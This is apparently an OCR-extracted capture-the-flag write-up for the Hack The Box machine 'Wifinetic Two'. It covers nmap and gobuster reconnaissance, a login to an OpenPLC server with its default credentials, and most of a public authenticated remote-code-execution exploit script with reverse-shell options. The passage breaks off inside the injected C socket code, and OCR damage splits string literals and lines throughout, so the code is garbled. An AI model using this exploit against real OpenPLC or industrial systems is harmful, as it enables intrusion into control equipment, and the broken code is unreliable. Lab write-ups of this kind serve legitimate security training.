Wifinetic Two

IP: **10.10.11.7**

Starting with our nmap scan

```shell
sudo nmap -sC -sV -A -p- -o nmap 10.10.11.7
```


```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-22 19:34 EDT
Nmap scan report for 10.10.11.7
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
8080/tcp open  http-proxy Werkzeug/1.0.1 Python/2.7.18
|_http-server-header: Werkzeug/1.0.1 Python/2.7.18
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was http://10.10.11.7:8080/login
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     content-type: text/html; charset=utf-8
|     content-length: 232
|     vary: Cookie
|     set-cookie:
session=eyJfcGVybWFuZW50Ijp0cnVlfQ.Zf4Vng.wnch7E5SOig34fs4yZpEsIgCQDY
; Expires=Fri, 22-Mar-2024 23:39:54 GMT; HttpOnly; Path=/
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Fri, 22 Mar 2024 23:34:54 GMT
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you
entered the URL manually please check your spelling and try again.
</p>
|   GetRequest:
|     HTTP/1.0 302 FOUND
|     content-type: text/html; charset=utf-8
|     content-length: 219
|     location: http://0.0.0.0:8080/login
|     vary: Cookie
|     set-cookie:
session=eyJfZnJlc2giOmZhbHNlLCJfcGVybWFuZW50Ijp0cnVlfQ.Zf4VnA.oQxhMue
SHwh6HN6EzCaU59DW-R0; Expires=Fri, 22-Mar-2024 23:39:52 GMT;
```

```
HttpOnly; Path=/
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Fri, 22 Mar 2024 23:34:52 GMT
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>Redirecting...</title>
|     <h1>Redirecting...</h1>
|     <p>You should be redirected automatically to target URL: <a
href="/login">/login</a>. If not click the link.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     content-type: text/html; charset=utf-8
|     allow: HEAD, OPTIONS, GET
|     vary: Cookie
|     set-cookie:
session=eyJfcGVybWFuZW50Ijp0cnVlfQ.Zf4VnA.J5JWn32QKsHIspWQGWuw6qpzoUs
; Expires=Fri, 22-Mar-2024 23:39:52 GMT; HttpOnly; Path=/
|     content-length: 0
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Fri, 22 Mar 2024 23:34:52 GMT
|   RTSPRequest:
|     HTTP/1.1 400 Bad request
|     content-length: 90
|     cache-control: no-cache
|     content-type: text/html
|     connection: close
|     <html><body><h1>400 Bad request</h1>
|     Your browser sent an invalid request.
|_    </body></html>
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.94SVN%I=7%D=3/22%Time=65FE159C%P=x86_64-pc-linux-
gnu%r
SF:(GetRequest,24C,"HTTP/1\.0\x20302\x20FOUND\r\ncontent-
type:\x20text/htm
SF:l;\x20charset=utf-8\r\ncontent-
length:\x20219\r\nlocation:\x20http://0\
SF:.0\.0\.0:8080/login\r\nvary:\x20Cookie\r\nset-
cookie:\x20session=eyJfZn
SF:Jlc2giOmZhbHNlLCJfcGVybWFuZW50Ijp0cnVlfQ\.Zf4VnA\.oQxhMueSHwh6HN6E
zCaU5
```

```
SF:9DW-R0;\x20Expires=Fri,\x2022-Mar-
2024\x2023:39:52\x20GMT;\x20HttpOnly;
SF:\x20Path=/\r\nserver:\x20Werkzeug/1\.0\.1\x20Python/2\.7\.18\r\nda
te:\x
SF:20Fri,\x2022\x20Mar\x202024\x2023:34:52\x20GMT\r\n\r\n<!DOCTYPE\x2
0HTML
SF:\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x203\.2\x20Final//EN\">\n<titl
e>Red
SF:irecting\.\.\.</title>\n<h1>Redirecting\.\.\.
</h1>\n<p>You\x20should\x2
SF:0be\x20redirected\x20automatically\x20to\x20target\x20URL:\x20<a\x
20hre
SF:f=\"/login\">/login</a>\.\x20\x20If\x20not\x20click\x20the\x20link
\.")%
SF:r(HTTPOptions,14E,"HTTP/1\.0\x20200\x20OK\r\ncontent-
type:\x20text/html
SF:;\x20charset=utf-
8\r\nallow:\x20HEAD,\x20OPTIONS,\x20GET\r\nvary:\x20Co
SF:okie\r\nset-
cookie:\x20session=eyJfcGVybWFuZW50Ijp0cnVlfQ\.Zf4VnA\.J5JW
SF:n32QKsHIspWQGWuw6qpzoUs;\x20Expires=Fri,\x2022-Mar-
2024\x2023:39:52\x20
SF:GMT;\x20HttpOnly;\x20Path=/\r\ncontent-
length:\x200\r\nserver:\x20Werkz
SF:eug/1\.0\.1\x20Python/2\.7\.18\r\ndate:\x20Fri,\x2022\x20Mar\x2020
24\x2
SF:023:34:52\x20GMT\r\n\r\n")%r(RTSPRequest,CF,"HTTP/1\.1\x20400\x20B
ad\x2
SF:0request\r\ncontent-length:\x2090\r\ncache-control:\x20no-
cache\r\ncont
SF:ent-type:\x20text/html\r\nconnection:\x20close\r\n\r\n<html><body>
<h1>4
SF:00\x20Bad\x20request</h1>\nYour\x20browser\x20sent\x20an\x20invali
d\x20
SF:request\.\n</body>
</html>\n")%r(FourOhFourRequest,224,"HTTP/1\.0\x20404
SF:\x20NOT\x20FOUND\r\ncontent-type:\x20text/html;\x20charset=utf-
8\r\ncon
SF:tent-length:\x20232\r\nvary:\x20Cookie\r\nset-
cookie:\x20session=eyJfcG
SF:VybWFuZW50Ijp0cnVlfQ\.Zf4Vng\.wnch7E5SOig34fs4yZpEsIgCQDY;\x20Expi
```

```
res=F
SF:ri,\x2022-Mar-
2024\x2023:39:54\x20GMT;\x20HttpOnly;\x20Path=/\r\nserver
SF::\x20Werkzeug/1\.0\.1\x20Python/2\.7\.18\r\ndate:\x20Fri,\x2022\x2
0Mar\
SF:x202024\x2023:34:54\x20GMT\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\
"-//W
SF:3C//DTD\x20HTML\x203\.2\x20Final//EN\">\n<title>404\x20Not\x20Foun
d</ti
SF:tle>\n<h1>Not\x20Found</h1>\n<p>The\x20requested\x20URL\x20was\x20
not\x
SF:20found\x20on\x20the\x20server\.\x20If\x20you\x20entered\x20the\x2
0URL\
SF:x20manually\x20please\x20check\x20your\x20spelling\x20and\x20try\x
20aga
SF:in\.</p>\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.39 second
```

So we can see here that port 22 and 8080 are open
Looking at 8080 which is a web server




we see that we have a login page for `OpenPLC Webserver`.
Let's start with directory bruteforcing to see if there are any hidden directories

SHELL


```
gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt -u http://10.10.11.7:8080 -k -x php,txt,js
```

```
→ wifinetictwo  gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt -u http://10.10.11.7:8080 -k -x php,txt,js
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.7:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,js,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/logout               (Status: 302) [Size: 219] [--> http://10.10.11.7:8080/login]
/login                (Status: 200) [Size: 4550]
/users                (Status: 302) [Size: 219] [--> http://10.10.11.7:8080/login]
/settings             (Status: 302) [Size: 219] [--> http://10.10.11.7:8080/login]
/dashboard            (Status: 302) [Size: 219] [--> http://10.10.11.7:8080/login]
/programs             (Status: 302) [Size: 219] [--> http://10.10.11.7:8080/login]
/monitoring           (Status: 302) [Size: 219] [--> http://10.10.11.7:8080/login]
/hardware             (Status: 302) [Size: 219] [--> http://10.10.11.7:8080/login]
```


So we've found couple of directories which redirects to the login page.



Doing some googlefu we found that `OpenPLC` has default creds *openplc*:*openplc*
Let's try to use this creds on our login page



We are logged in and have a dashboard interface
While doing recon we found out that there was an exploit associated with `OpenPLC 3` which is RCE



https://www.exploit-db.com/exploits/49803
we can get this exploit through searchsploit as well

SHELL

```
searchsploit openplc
```

```
→ wifinetictwo searchsploit openplc
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
OpenPLC 3 - Remote Code Execution (Authenticated)                             | python/webapps/49803.py
OpenPLC WebServer 3 - Denial of Service                                       | multiple/dos/51746.txt
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
Papers: No Results
→ wifinetictwo
```

SHELL

```
searchsploit -m python/webapps/49803.py
```

```
→ wifinetictwo searchsploit -m python/webapps/49803.py
  Exploit: OpenPLC 3 - Remote Code Execution (Authenticated)
      URL: https://www.exploit-db.com/exploits/49803
     Path: /usr/share/exploitdb/exploits/python/webapps/49803.py
    Codes: N/A
 Verified: False
File Type: Python script, ASCII text executable, with very long lines (1794)
Copied to: /home/kali/HTB/wifinetictwo/49803.py
```

So let's use this exploit to gain shell but before that we have to do some changes in the exploit

PYTHON

```python
# Exploit Title: OpenPLC 3 - Remote Code Execution (Authenticated)
# Date: 25/04/2021
# Exploit Author: Fellipe Oliveira
# Vendor Homepage: https://www.openplcproject.com/
# Software Link: https://github.com/thiagoralves/OpenPLC_v3
# Version: OpenPLC v3
# Tested on: Ubuntu 16.04,Debian 9,Debian 10 Buster

#/usr/bin/python3

import requests
import sys
import time
import optparse
import re

parser = optparse.OptionParser()
parser.add_option('-u', '--url', action="store", dest="url",
help="Base target uri (ex. http://target-uri:8080)")
parser.add_option('-l', '--user', action="store", dest="user",
help="User credential to login")
parser.add_option('-p', '--passw', action="store", dest="passw",
help="Pass credential to login")
parser.add_option('-i', '--rip', action="store", dest="rip",
help="IP for Reverse Connection")
parser.add_option('-r', '--rport', action="store", dest="rport",
help="Port for Reverse Connection")

options, args = parser.parse_args()
if not options.url:
    print('[+] Remote Code Execution on OpenPLC_v3 WebServer')
    print('[+] Specify an url target')
    print("[+] Example usage: exploit.py -u http://target-uri:8080
-l admin -p admin -i 192.168.1.54 -r 4444")


host = options.url
login = options.url + '/login'
upload_program = options.url + '/programs'
compile_program = options.url + '/compile-program?
file=blank_program.st'
run_plc_server = options.url + '/start_plc'
```


```
user = options.user
password = options.passw
rev_ip = options.rip
rev_port = options.rport
x = requests.Session()

def auth():
    print('[+] Remote Code Execution on OpenPLC_v3 WebServer')
    time.sleep(1)
    print('[+] Checking if host '+host+' is Up...')
    host_up = x.get(host)
    try:
        if host_up.status_code == 200:
            print('[+] Host Up! ...')
    except:
        print('[+] This host seems to be down :( ')
        sys.exit(0)

    print('[+] Trying to authenticate with credentials
'+user+':'+password+'')
    time.sleep(1)
    submit = {
        'username': user,
        'password': password
    }
    x.post(login, data=submit)
    response = x.get(upload_program)

    if len(response.text) > 30000 and response.status_code == 200:
        print('[+] Login success!')
        time.sleep(1)
    else:
        print('[x] Login failed :(')
        sys.exit(0)

def injection():
    print('[+] PLC program uploading... ')
    upload_url = host + "/upload-program"
    upload_cookies = {"session":
".eJw9z7FuwjAUheFXqTx3CE5YInVI5RQR6V4rlSPrekEFXIKJ0yiASi7i3Zt26HamT
-e_i83n6M-tyC_j1T-LzXEv8rt42opcIEOCCtgFysiWKZgic-
otkK2XLr53zhQTylpiOC2cKTPkYt7NDSMlJJtv4NcO1Zq1wQhMqbYk9YokMSWgDgnK6
qRXVevsbPC-
```


```
1bZqicsJw2F2YeksTWiqANwkNFsQXdSKUlB16gIskMsbhF9_9yIe8_fBj_Gj9_3lv-
Z69uNfkvgafD90O_H4ARVeT-s.YGvgPw.qwEcF3rMliGcTgQ4zI4RInBZrqE"}
    upload_headers = {"User-Agent": "Mozilla/5.0 (X11; Linux
x86_64; rv:78.0) Gecko/20100101 Firefox/78.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding":
"gzip, deflate", "Content-Type": "multipart/form-data; boundary=---
-----------------------210749863411176965311768214500", "Origin":
host, "Connection": "close", "Referer": host + "/programs",
"Upgrade-Insecure-Requests": "1"}
    upload_data = "---------------------------
-210749863411176965311768214500\r\nContent-Disposition: form-data;
name=\"file\"; filename=\"program.st\"\r\nContent-Type:
application/vnd.sailingtracker.track\r\n\r\nPROGRAM prog0\n  VAR\n
var_in : BOOL;\n    var_out : BOOL;\n  END_VAR\n\n  var_out :=
var_in;\nEND_PROGRAM\n\n\nCONFIGURATION Config0\n\n  RESOURCE Res0
ON PLC\n    TASK Main(INTERVAL := T#50ms,PRIORITY := 0);\n
PROGRAM Inst0 WITH Main : prog0;\n
END_RESOURCE\nEND_CONFIGURATION\n\r\n---------------------------
-210749863411176965311768214500\r\nContent-Disposition: form-data;
name=\"submit\"\r\n\r\nUpload Program\r\n-------------------------
---210749863411176965311768214500--\r\n"
    upload = x.post(upload_url, headers=upload_headers,
cookies=upload_cookies, data=upload_data)

    act_url = host + "/upload-program-action"
    act_headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64;
rv:78.0) Gecko/20100101 Firefox/78.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding":
"gzip, deflate", "Content-Type": "multipart/form-data; boundary=---
-----------------------374516738927889180582770224000", "Origin":
host, "Connection": "close", "Referer": host + "/upload-program",
"Upgrade-Insecure-Requests": "1"}
    act_data = "---------------------------
-374516738927889180582770224000\r\nContent-Disposition: form-data;
name=\"prog_name\"\r\n\r\nprogram.st\r\n---------------------------
--374516738927889180582770224000\r\nContent-Disposition: form-data;
name=\"prog_descr\"\r\n\r\n\r\n---------------------------
-374516738927889180582770224000\r\nContent-Disposition: form-data;
name=\"prog_file\"\r\n\r\n681871.st\r\n---------------------------
-374516738927889180582770224000\r\nContent-Disposition: form-data;
name=\"epoch_time\"\r\n\r\n1617682656\r\n-------------------------
```

```
---37451673892788918058277022400--\r\n"
    upload_act = x.post(act_url, headers=act_headers,
data=act_data)
    time.sleep(2)

def connection():
    print('[+] Attempt to Code injection...')
    inject_url = host + "/hardware"
    inject_dash = host + "/dashboard"
    inject_cookies = {"session":
".eJw9z7FuwjAUheFXqTx3CE5YInVI5RQR6V4rlSPrekEFXIKJ0yiASi7i3Zt26HamT
-e_i83n6M-tyC_j1T-LzXEv8rt42opcIEOCCtgFysiWKZgic-
otkK2XLr53zhQTylpiOC2cKTPkYt7NDSMlJJtv4NcO1Zq1wQhMqbYk9YokMSWgDgnK6
qRXVevsbPC-
1bZqicsJw2F2YeksTWiqANwkNFsQXdSKUlB16gIskMsbhF9_9yIe8_fBj_Gj9_3lv-
Z69uNfkvgafD90O_H4ARVeT-s.YGvyFA.2NQ7ZYcNZ74ci2miLkefHCai2Fk"}
    inject_headers = {"User-Agent": "Mozilla/5.0 (X11; Linux
x86_64; rv:78.0) Gecko/20100101 Firefox/78.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding":
"gzip, deflate", "Content-Type": "multipart/form-data; boundary=---
-------------------------289530314119386812901408558722", "Origin":
host, "Connection": "close", "Referer": host + "/hardware",
"Upgrade-Insecure-Requests": "1"}
    inject_data = "----------------------------
-289530314119386812901408558722\r\nContent-Disposition: form-data;
name=\"hardware_layer\"\r\n\r\nblank_linux\r\n----------------------
--------289530314119386812901408558722\r\nContent-Disposition:
form-data; name=\"custom_layer_code\"\r\n\r\n#include
\"ladder.h\"\r\n#include <stdio.h>\r\n#include
<sys/socket.h>\r\n#include <sys/types.h>\r\n#include
